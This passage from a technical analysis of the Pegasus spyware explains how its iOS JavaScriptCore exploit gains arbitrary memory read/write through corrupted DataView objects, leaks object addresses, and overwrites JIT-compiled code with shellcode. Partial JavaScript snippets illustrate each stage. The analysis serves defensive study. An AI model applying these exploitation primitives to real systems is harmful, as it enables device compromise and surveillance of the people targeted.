Pegasus leverages this issue to achieve unsigned code execution from within an iOS application context. In order to gain control of execution flow, the exploit uses a number of DataView objects. DataViews are used because they provide a trivial mechanism to read and write arbitrary offsets into a vector. The DataView object also conveniently has a pointer to the backing buffer at its 16 byte offset. Using these corrupted DataView objects, the exploit sets up the tools needed to gain arbitrary native code execution - namely, a read/write primitive and the ability to leak the address of an arbitrary JavaScript object. Once this setup is complete, the exploit can create an executable mapping containing the native code payload. The following sections detail the various stages of this process.

Acquiring an arbitrary read/write primitive

A read/write primitive for arbitrary offsets into a DataView object can be obtained using the following code snippet.

```
var dummy_ab = new ArrayBuffer(0x20);
var dataview_init_rw = new DataView(dummy_ab);
...
var dataview_rw = new DataView(dummy_ab);
…
setImpureGetterDelegate(dataview_init_rw, dataview_rw);
```

First, two DataViews are created using a dummy ArrayBuffer as the backing vector for both. Next, the issue is exploited to corrupt the m_vector member of the dataview_init_rw object with a pointer to the dataview_rw object. Subsequent reads and writes into the dataview_init_rw DataView will allow arbitrary members of the dataview_rw to be leaked or overwritten. Next, control over this object is used to gain a read/write primitive for the entirety of process memory.

```
var DATAVIEW_ARRAYBUFFER_OFFSET = 0x10;
var DATAVIEW_BYTELENGTH_OFFSET = DATAVIEW_ARRAYBUFFER_OFFSET + 4;
var DATAVIEW_MODE_OFFSET = DATAVIEW_BYTELENGTH_OFFSET + 4;
var FAST_TYPED_ARRAY_MODE = 0;
dataview_init_rw.setUint32(DATAVIEW_ARRAYBUFFER_OFFSET, 0, true);
…
dataview_init_rw.setUint32(DATAVIEW_BYTELENGTH_OFFSET, 0xFFFFFFFF, true);
…
dataview_init_rw.setUint8(DATAVIEW_MODE_OFFSET, FAST_TYPED_ARRAY_MODE, true);
```

Three offsets into the dataview_rw DataView are written. First, the pointer to the backing vector is pointed to the zero address. Then the length of the DataView is set to 0xFFFFFFFF, effectively setting the DataView to map all of the virtual memory of the process. Last, the mode is set to a simple type (i.e., FastTypedArray), allowing trivial calculations of the offset into a DataView given a virtual address. The dataview_rw DataView now provides an arbitrary read/write primitive via the getType and setType methods it exposes.

Leaking an object address

The last primitive needed is the ability to leak the virtual memory address of an arbitrary JavaScript object. The primitive is achieved using the same issue exploited above to leak the address of a single object instead of exposing the entire memory space.

```
var dummy_ab = new ArrayBuffer(0x20);
...
var dataview_leak_addr = new DataView(dummy_ab);
var dataview_dv_leak = new DataView(dummy_ab);
setImpureGetterDelegate(dataview_dv_leak, dataview_leak_addr);
...
setImpureGetterDelegate(dataview_leak_addr, object_to_leak);
leaked_addr = dataview_dv_leak.getUint32(DATAVIEW_ARRAYBUFFER_OFFSET, true);
```

Again, two DataViews are created using a dummy ArrayBuffer as the backing vector for both. Next, the issue is exploited to corrupt the m_vector member of the dataview_dv_leak object with a pointer to the dataview_leak_addr object. To leak the address of an arbitrary JavaScript object, the issue is triggered a second time. This time, the m_vector of the dataview_leak_addr DataView is corrupted with the address of the object that is being leaked. Finally, the dword residing at the 16th byte offset into the dataview_dv_leak DataView can be read to obtain the address of the target object.

Unsigned native code execution

Pegasus uses the same mechanism to gain code execution in this exploit as used in the stage 1 Safari exploit. The exploit creates an executable mapping that will contain the shellcode to be executed. To accomplish this purpose, a JSFunction object is created (containing hundreds of empty try/catch blocks that will later be overwritten). To help ensure that the JavaScript will be compiled into native code by the JIT, the function is subsequently called repeatedly. Given the nature of the JavaScriptCore library, this JIT-compiled native code will reside in an area of memory that is mapped as read/write/execute.

```
var body = ''
for (var k = 0; k < 0x600; k++) {
  body += 'try {} catch(e) {};';
}
var to_overwrite =  new Function('a', body);
for (var i = 0; i < 0x10000; i++) {
  to_overwrite();
}
```

The address of this JSFunction object can then be leaked and the various members can be read to acquire the address of the RWX mapping. The JITed try/catch blocks are then overwritten with shellcode, and the to_overwrite() function can simply be called to achieve arbitrary code execution.